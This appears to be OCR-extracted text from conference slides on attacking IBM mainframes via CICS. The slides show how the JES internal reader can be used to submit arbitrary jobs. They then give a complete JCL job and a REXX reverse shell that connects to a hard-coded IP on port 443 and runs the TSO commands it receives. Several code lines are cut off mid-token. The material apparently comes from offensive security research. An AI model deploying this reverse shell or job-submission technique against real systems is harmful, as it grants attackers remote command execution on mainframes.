
INTRDR = Internal Reader, is the equivalent of /bin/bash. It executes anything it receives

```
  RESPONSE: NORMAL                EIBRESP=+0000000000 EIBRESP2=+0000000000
PF 1 HELP 2 HEX 3 END 4 EIB 5 VAR 6 USER 7 SBH 8 SFH 9 MSG 10 SB 11 SF
```

The theory



MVS
CICS
JES
SPOOLOPEN OUTPUT
USERID('*')
TOKEN
JES SPOOL
JOB 1
JOB 2

The theory



@ayoul3__

The theory


MVS
CICS
JES
SPOOLOPEN OUTPUT
USERID('*')
TOKEN
SPOOLWRITE TOKEN
Line 1 of code: //JOBNAME JOB (123),...
SPOOLWRITE TOKEN
SPOOLWRITE TOKEN
/*EOF
SPOOLCLOSE TOKEN
Execute the JOB
JES SPOOL
JOB 1
JOB 2

Reverse shell in JCL & REXX

```
//CICSUSEC JOB (123456),CLASS=A
//CREATERX  EXEC PGM=IEBGENER
//SYSPRINT    DD SYSOUT=*
//SYSIN       DD DUMMY
//SYSUT2      DD DSN=CICSUSER.iv,
//            DISP=(NEW,CATLG,DELETE),SPACE=(TRK,5),
//            DCB=(RECFM=FB,LRECL=80,BLKSIZE=27920)
//SYSUT1      DD *
```


We allocate a new file (dataset)


```
/* REXX */rh='192.168.1.11';rp='443';nl ='25'x;
   t=SOCKET('INITIALIZE','CLIENT',2);t=SOCKET('SOCKET',2,'STREAM','TCP'
   parse var t socket_rc s . ; if socket_rc <> 0 then do
      t= SOCKET('TERMINATE');exit 1;end
     par1='SOL_SOCKET';t=Socket('SETSOCKOPT',s,par1,'SO_KEEPALIVE','ON
   t=SOCKET('SETSOCKOPT',s,par1,'SO_ASCII','On')
   t=SOCKET('SOCKETSETSTATUS','CLIENT');
   t=SOCKET('CONNECT',s,'AF_INET' rp rh); t= SOCKET('SEND',s, 'TSO > ')
 DO FOREVER
   g_cmd = get_cmd(s);parse = exec_cmd(s,g_cmd);end;exit
get_cmd:
parse arg ss; sox = SOCKET('RECV',ss,10000);parse var sox s_rc;
parse var sox s_rc s_data_len sd;cmd = DELSTR(sd, LENGTH(sd));return cm
 INLIST: procedure
   arg sock, s; do i=1 to words(s);if words(s) = 0 then return 0
   if sock = word(s,i) then return 1;end;return 0
exec_tso:
parse arg do; text = '';u = OUTTRAP('out.'); ADDRESS TSO do;
u = OUTTRAP(OFF);DO i = 1 to out.0;text = text||out.i||nl;end;return te
exec_cmd:
parse arg sockID, do_it;t=SOCKET('SEND',sockID, exec_tso(do_it)||nl);
te = SOCKET('SEND',sockID, 'TSO > ');return 1;
```

Reverse shell in REXX – python-like a scripting language

```
/*
//SYSOUT     DD SYSOUT=*
//STEP01 EXEC  PGM=IKJEFT01,REGION=2048K
//SYSTSPRT DD  SYSOUT=*
//SYSTSIN  DD *
 EX 'CICSUSER.iv'
/*
